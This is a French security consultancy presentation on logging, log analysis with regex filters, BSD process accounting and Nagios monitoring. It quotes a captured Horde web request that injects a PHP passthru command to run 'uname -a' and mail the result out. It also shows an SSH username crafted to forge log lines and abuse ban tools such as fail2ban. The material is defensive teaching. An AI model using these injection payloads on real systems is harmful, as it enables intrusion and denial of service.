



HERVÉ SCHAUER CONSULTANTS

Cabinet de Consultants en Sécurité Informatique depuis 1989

Spécialisé sur Unix, Windows, TCP/IP et Internet

Journaux, traces, traitements d'incidents

CFSSI

15 mai 2008

Raphaël Marichez

<Raphael.Marichez@hsc.fr>

- HSC
 - Depuis 1989
 - Entreprise indépendante
 - Pas d'activité d'intégration
 - Pas d'activité de revendeur
 - Audits, conseil, tests d'intrusion et formations
 - Utilisation massive de scripts ou logiciels libres
- Journalisation ?
 - Pourquoi journaliser
 - Que journaliser
 - Comment journaliser
 - Et ensuite ?

- Exigence légale
- Santé du réseau et des systèmes : « monitoring »
- En cas de problème : « forensics »

- Exigence légale
 - Pour les opérateurs de télécommunications au public, FAI
 - Code des Postes et des Communications Electroniques (L34-1)
 - Recherche et poursuite d'infractions pénales (1 an)
 - Facturation (max 1 an)
 - Sécurité du réseau et des systèmes (max 3 mois)
 - Téléphonie, messagerie électronique, libres-accès web (penser aux stagiaires, sous-traitants, clients...)
 - Pour les hébergeurs de contenus accessibles au public
 - LCEN art. 6 al. II
 - Identification des contributeurs au contenu (=éditeurs)
- Santé du réseau et des systèmes : « monitoring »
- En cas de problème : « forensics »

- Exigence légale
- Santé du réseau et des systèmes : « monitoring »
 - Calibrage du réseau et des systèmes (espaces disques...)
 - Traçabilité des actions d'administration
 - Les postes d'administration sont une cible de choix des attaques
 - Détection d'incidents (accidentels) ou de malveillance (piratages)
 - Événement anormal (erreurs disques, mail-bombing...)
 - Répétition anormale d'un événement banal (scans par force brute...)
- En cas de problème : « forensics »


- Exigence légale
- Santé du réseau et des systèmes : « monitoring »
- En cas de problème : « forensics »
 - Veiller à l'intégrité des journaux !
 - Cible de choix lors d'une malveillance interne
 - Cas concret : fuite d'information vers une société concurrente, HSC arrive le lundi matin.
Tous les journaux datant d'avant le samedi midi sont effacés : journaux réseaux, applicatifs, et d'accès physique.
 - En cas de conflit : des traces pour être crédible
 - Ne pas faire confiance aux machines
 - L'administrateur le plus loyal n'est pas à l'abri d'une compromission de son système

- Exigence légale
- Les bonnes pratiques de sécurité


- Exigence légale
 - Fournisseurs d'accès et de services : décret du 24 mars 2006
 - Identification des équipements, heures et durée, services demandés
 - Les logiciels le font (Postfix s'est adapté sur le décret allemand)
 - Hébergeurs : décret à paraître
 - Permettre l'identification
 - Problème des données d'identification fantaisistes ou insuffisantes (affaire Google / Benetton du 12 décembre 2007 : IP et mail sont insuffisants)
 - Dépend fortement de l'applicatif (espaces collaboratifs, wikis, blogs...)
 - Limites de la journalisation
 - Ne pas journaliser le contenu des communications (secret des correspondances, etc), sauf information et accord préalable.
 - Données à caractère personnel : respecter la finalité et les durées annoncées; assurer la sécurité (obligation de moyens « renforcées »)

- Exigence légale
- Les bonnes pratiques de sécurité
 - Journaliser au maximum, en prévision d'une enquête approfondie
 - Réseau : ouvertures de connexions, refus de connexions...
 - Système : sessions, durée des processus, utilisation des ressources...
 - La détection d'intrusion nécessite des moyens humains réels !
 - Ces bonnes pratiques sont universelles. 4 « lois » de la journalisation et de la détection d'intrusion reprises par Marcus Ranum :
 - Loi 1 : Ne pas collecter plus d'informations que ce qui pourrait être éventuellement utilisé.
 - Loi 2 : Les fréquences d'apparition d'un événement insignifiant constituent une information de valeur
 - Loi 3 : Journaliser un maximum de choses dans la limite du possible (loi 1)
 - Loi 4 : Une remontée d'information temps-réel ne sert à rien si vous ne disposez pas d'administrateurs temps-réel


- 1ère règle : être à l'heure ! (NTP = Network Time Protocol)



- 2ème règle : exporter et centraliser la collecte en temps-réel



- 3è règle (optionnelle) : sécuriser la collecte
 - Privilégier le TCP pour éviter le bruit et le spoofing IP
 - Privilégier l'UDP (broadcast) pour rendre furtif le collecteur au détriment de la confidentialité



- Utiliser du chiffrement (SSL : stunnel, openssl, ou VPN, IPsec ou autre) sur les liaisons non maîtrisées (Internet, sous-traitant, partenaires)

- 4è règle (optionnelle) : assurer l'intégrité dans le temps
 - Signature cryptographique + horodatage par un tiers indépendant
 - <http://www.itconsult.co.uk/stamper.htm> , <http://www.signedtimestamp.org/>

```
Jan 23 09:38:56 falco sshd(pam_unix)[13475]: session opened for user (...)
Jan 23 09:38:57 falco sshd(pam_unix)[13475]: session closed for user (...)
Jan 23 09:39:22 falco sshd[13516]: Accepted publickey for falco from (...)
Jan 23 09:39:22 falco sshd(pam_unix)[13518]: session opened for user (...)
Jan 23 09:39:29 falco sshd[13529]: Accepted publickey for falco from (...)
Jan 23 09:39:29 falco sshd(pam_unix)[13531]: session opened for user (...)
Jan 23 09:53:42 falco sshd[14057]: Accepted keyboard-interactive/pam (...)
Jan 23 09:53:42 falco sshd(pam_unix)[14060]: session opened for user (...)
(...)
```

MD5 ou SHA

4C2383F5C88E9110642953BFDD7C88A1

Mail



This was received by ... at 12:00, Jan 23

4C2383F5C88E9110642953BFDD7C88A1

Signature

- Journaliser est une chose
- Utiliser les journaux en est une autre
- En pratique :
 - En général : journalisation seule, exploitation en cas d'incident
 - Parfois : politique d'archivage et de durées de rétention
 - Rarement : détection temps-réel des incidents

- Journaux bruts : à archiver en cas d'enquêtes futures
- Exploitation des journaux :
 - Format uniformisé
 - syslog (avril 1986, BSD 4.3) est normalisé par l'IETF depuis 2001
 - Format objet nouveau avec Windows Vista
 - Formats spécifiques utilisés par certaines applications
 - Filtrer les éléments utiles
 - Evénements anormaux
 - Evénements normaux à une fréquence anormale
 - (Corrélations d'événements)

- Les filtres
 - Ce qui n'est pas prévu **doit** être remonté (« tout remonter sauf... »)
 - Permet d'intégrer les évolutions du S.I.
 - Les fausses-alertes **doivent** être traitées en améliorant le filtre
 - Les règles grossissent au fur et à mesure : c'est normal !
 - Implémentations : démons, scripts Perl... privilégier la simplicité
- La corrélation
 - Discipline délicate et non standardisée
 - Implémentation libre : SEC (Simple Event Correlator)
- La présentation
 - Tableau de bord, images, site web, mails, SMS, tout est imaginable

Exemples : accounting BSD

- `lastcomm [-f /var/account/fichier]`

processus Flag user tty durée date de fin

local	S	root	??	0.00	secs	Wed	Jan	24	11:16
smtpd.localhost	S	postfix	??	0.00	secs	Wed	Jan	24	11:16
smtpd.clamsmtp	S	postfix	??	0.01	secs	Wed	Jan	24	11:16
cleanup	S	postfix	??	0.01	secs	Wed	Jan	24	11:16
smtpd.postfix	S	postfix	??	0.02	secs	Wed	Jan	24	11:16
gcc		bob	??	0.00	secs	Wed	Jan	24	11:16
cron	F	root	??	0.00	secs	Wed	Jan	24	11:17
sh	S	root	??	0.00	secs	Wed	Jan	24	11:17
count.sh		root	??	0.00	secs	Wed	Jan	24	11:17
rrdtool	S	root	??	0.00	secs	Wed	Jan	24	11:17
count.sh	F	root	??	0.00	secs	Wed	Jan	24	11:17
awk		root	??	0.00	secs	Wed	Jan	24	11:17
wc		root	??	0.00	secs	Wed	Jan	24	11:17
find	S	root	??	0.00	secs	Wed	Jan	24	11:17

- sa (Summary Accounting)

Nombre	CPU CPU (real)	CPU CPU	I/O per exec	CPU core usage nom
--------	-------------------	------------	--------------	-----------------------

240754	231603.58re	133.16cp	0avio	568k	
653	109.94re	109.17cp	0avio	1430k	dnsanalyse.pl
653	3.82re	3.69cp	0avio	1530k	dnsreport.pl
127	8.14re	3.20cp	0avio	440k	gzip
6	5560.54re	2.06cp	0avio	982k	courier-imapd
5	13.85re	2.01cp	0avio	3145k	tripwire
7	47596.43re	1.60cp	0avio	1702k	named*
38	1.65re	1.51cp	0avio	444k	bzip2
8	5588.60re	1.10cp	0avio	1727k	gcc
5	19428.36re	1.06cp	0avio	0k	pdflush*
1196	3007.29re	1.05cp	0avio	1658k	smtpd.postfix
79	335.36re	0.96cp	0avio	1944k	vim

- sa -m (Summary Accounting)

Utilisateur	Nombre	CPU (real)	CPU	I/O per exec	CPU core usage
-------------	--------	------------	-----	--------------	----------------

amavis	484	333.57re	1.09cp	0avio	906k
root	267066	383.61re	0.92cp	0avio	373k
apache	3107	23.83re	0.82cp	0avio	660k
postfix	244	1229.38re	0.39cp	0avio	1626k
mail	240	2.73re	0.27cp	0avio	432k
filter	5376	3.56re	0.06cp	0avio	596k
alice	487	1.10re	0.06cp	0avio	895k
bob	374	22.56re	0.03cp	0avio	753k
jonh	162	0.32re	0.01cp	0avio	752k
sshd	11	0.02re	0.00cp	0avio	1268k
nobody	1	0.00re	0.00cp	0avio	413k

- ac -dp (temps de connexion, en heures cumulées)

Jan 1 total	38.06	
alice		0.91
bob		8.39
john		29.43
oscar		0.66
(...)		
Jan 2 total	181.44	
alice		8.97
bob		48.00
john		9.69
carlos		11.21
oscar		10.89
(...)		

- La classification s'effectue par des expressions régulières :

```
CRITICAL ^login\(pam_unix\): session opened for user root
CRITICAL ^sshd\(pam_unix\): authentication failure
report   ^sshd\(pam_unix\): session opened
trash    ^spamd:
```

- Regroupement de motifs et dénombrement

```
report ^sshd: Accepted keyboard-interactive/pam
        for .+ from .+ port (.+) ssh2
```

```
18: sshd: Accepted keyboard-interactive/pam
    for alice from 86.70.197.141 port (...) ssh2
12: sshd: Accepted keyboard-interactive/pam
    for bob from 213.251.145.192 port (...) ssh2
1:  sshd: Accepted keyboard-interactive/pam
    for bob from 24.90.139.161 port (...) ssh2
```

- Événement exceptionnel : estimer la criticité

```
3: pop3d-ssl: LOGIN FAILED, user=marichez, ip=[213.251.187.57]
--mutt-ng/devel-r804--[962 msgs, 7 new, 21 inc, 5.0M]--(~/maildir/
From: tenshi@localhost
Subject: tenshi URGENT report [URG]
To: sysadmin@localhost
Date: Wed, 24 Jan 2007 00:55:01 +0100
Return-Path: tenshi@localhost

itesec:
  3: pop3d-ssl: LOGIN FAILED, user=marichez, ip=[213.251.187.57]
```

- Événement ordinaire :
Rechercher une anomalie, comparer avec les jours précédents

```
From: tenshi@localhost
Subject: tenshi report [nf-in]
To: sysadmin@localhost
Date: Wed, 24 Jan 2007 04:45:00 +0100
Return-Path: tenshi@localhost
```

```
falco:
257: kernel: new inbound SMTP: (...) DST=129.104.30.35 (...) SPT=25 (...)
98: kernel: new inbound HTTP: (...) DST=88.162.192.32 (...) SPT=80 (...)
68: kernel: new inbound HTTP: (...) DST=88.162.173.219 (...) SPT=80 (...)
48: kernel: new inbound HTTP: (...) DST=88.162.58.80 (...) SPT=80 (...)
40: kernel: new inbound HTTP: (...) DST=88.162.148.51 (...) SPT=80 (...)
39: kernel: new inbound HTTP: (...) DST=88.162.27.237 (...) SPT=80 (...)
30: kernel: new inbound HTTP: (...) DST=88.162.129.163 (...) SPT=80 (...)
27: kernel: new inbound HTTP: (...) DST=192.70.106.71 (...) SPT=80 (...)
25: kernel: new inbound HTTP: (...) DST=88.162.36.52 (...) SPT=80 (...)
23: kernel: new inbound HTTP: (...) DST=88.162.142.63 (...) SPT=80 (...)
22: kernel: new inbound HTTP: (...) DST=81.65.236.176 (...) SPT=80 (...)
```

- Trace d'exploitation :
Remonter absolument les motifs non prévus
Équivalent aux règles « deny all » des pare-feu

```
 -*-mutt-ng/devel-r804--[963 msgs, 1 del, 22 inc]--(=INBOX.local.tenshi.falco)--
From: tenshi@localhost
Subject: tenshi CRITICAL report [CRITICAL]
To: sysadmin@localhost
Date: Tue, 23 Jan 2007 23:49:45 +0100
Return-Path: tenshi@localhost

falco:
  1: 65.118.221.67 - (...) "GET
+//horde//services/help/?show=about&module=;%22.passthru(%22uname%20-a;uname%20
+-a%20%7C%20mail%20dragos_bn@yahoo.com%22);'. HTTP/1.1" 404 280
```

- Bannir en temps réel des attaquants ?
 - /etc/hosts.deny , pare-feu, ...
 - Attention aux dénis de service ou injections de code via les logs
 - DenyHosts 2.5 (CVE-2006-6301), fail2ban 0.7.4 (CVE-2006-6302)
 - Attention aux outils « maison »

- ssh `invuser@server`

```
Invalid user invuser from 192.168.50.65  
Failed password for invalid user invuser from 192.168.50.65 port 34786 ssh2
```

- ssh "myfakeuser from ALL port 123 ssh2 "@server

```
Invalid user myfakeuser from ALL port 123 ssh2 from  
192.168.50.65  
Failed password for invalid user myfakeuser from ALL port 123 ssh2 from  
192.168.50.65 port 34813 ssh2
```



General

- Home
- Documentation

Monitoring

- Tactical Overview
- Service Detail
- Host Detail
- Status Overview
- Status Summary
- Status Grid
- Status Map
- 3-D Status Map
- Service Problems
- Host Problems
- Network Outages
- Comments
- Downtime

Current Network Status
 Last Updated: Mon Mar 26 15:11:34 CEST 2007
 Updated every 90 seconds
 Nagios@ - www.nagios.org
 Logged in as *adminnagios*

[View History For all hosts](#)
[View Notifications For All Hosts](#)
[View Host Status Detail For All Hosts](#)

Host Status Totals

Up	Down	Unreachable	Pending
8	0	0	0
All Problems		All Types	
0		8	

Service Status Totals

Ok	Warning	Unknown	Critical
29	2	0	1
All Problems		All Types	
3		32	

Service Status Details For All Hosts

Host ↑↓	Service ↑↓	Status ↑↓	Last Check ↑↓	Duration ↑↓	Attempt ↑↓	Status Information
djali	DISKS	CRITICAL	26-03-2007 15:10:20	1d 10h 11m 6s	3/3	DISK CRITICAL - free space: /home/save 704 MB (6%)
	DNS	OK	26-03-2007 15:08:27	14d 6h 50m 26s	1/3	DNS OK: 0,050 secondes de temps de réponse . www.renvie 209.85.129.99,209.85.129.104,209.85.129.147
	HTTP	OK	26-03-2007 15:08:29	11d 5h 20m 56s	1/3	HTTP OK HTTP/1.1 200 OK - 8065 bytes in 0.228 second
	HTTPS	OK	26-03-2007 15:10:24	34d 21h 52m 6s	1/3	HTTP OK HTTP/1.1 200 OK - 8066 bytes in 0.279 second
	LOAD	OK	26-03-2007 15:11:22	0d 6h 10m 6s	1/3	OK - load average: 0.19, 0.31, 0.40
	MYSQL	OK	26-03-2007 15:10:20	60d 1h 16m 23s	1/3	TCP OK - 0.001 second response time on port 3306
yuuai	DISKS	OK	26-03-2007 15:08:20	2d 7h 43m 6s	1/3	DISK OK - free space:
	DNS	OK	26-03-2007 15:08:27	14d 6h 50m 26s	1/3	DNS OK: 0,050 secondes de temps de réponse . www.google.com renvoie 209.85.135.99,209.85.135.103,209.85.135.104,209.85.135.147
	LOAD	WARNING	26-03-2007 15:10:21	0d 0h 1m 6s	3/3	WARNING - load average: 1.78, 1.46, 1.12
	MYSQL	OK	26-03-2007 15:10:19	491d 23h 6m 53s	1/3	TCP OK - 0.001 second response time on port 3306
	SSH	OK	26-03-2007 15:08:22	527d 14h 9m 38s	1/3	SSH OK - OpenSSH_3.8.1p1 Debian-8.sarge.6 (protocole 2.0)

```
1588 N 03.03.07 nagios@murphy.x (0.2K) =>
1589 03.03.07 nagios@murphy.m (0.2K) ** RECOVERY alert - Yuuai/LOAD is OK **
1590 M 04.03.07 root (1.6K) CRON-APT completed on murphy [/etc/cron-apt/config]
1591 04.03.07 Cron Daemon (0.4K) Cron <root@murphy> test -x /usr/sbin/anacron || ( c
1592 M 04.03.07 root (1.6K) apt-listchanges : nouveautés pour murphy
1593 M 04.03.07 root ( 57K) apt-listchanges : journaux des modifications (« cha
--*-mutt-ng/devel-r804--[1743 msgs, 2 del, 17 inc, 4.3M]--(=.xorg.root.murphy/)--threads----
```

```
From: nagios@murphy.xxxx.org
Subject: ** PROBLEM alert - Yuuai/LOAD is CRITICAL **
To: root+nagios@xxxxxx.org
Date: Sat, 3 Mar 2007 23:13:58 +0100 (CET)
```

***** Nagios *****

Notification Type: PROBLEM

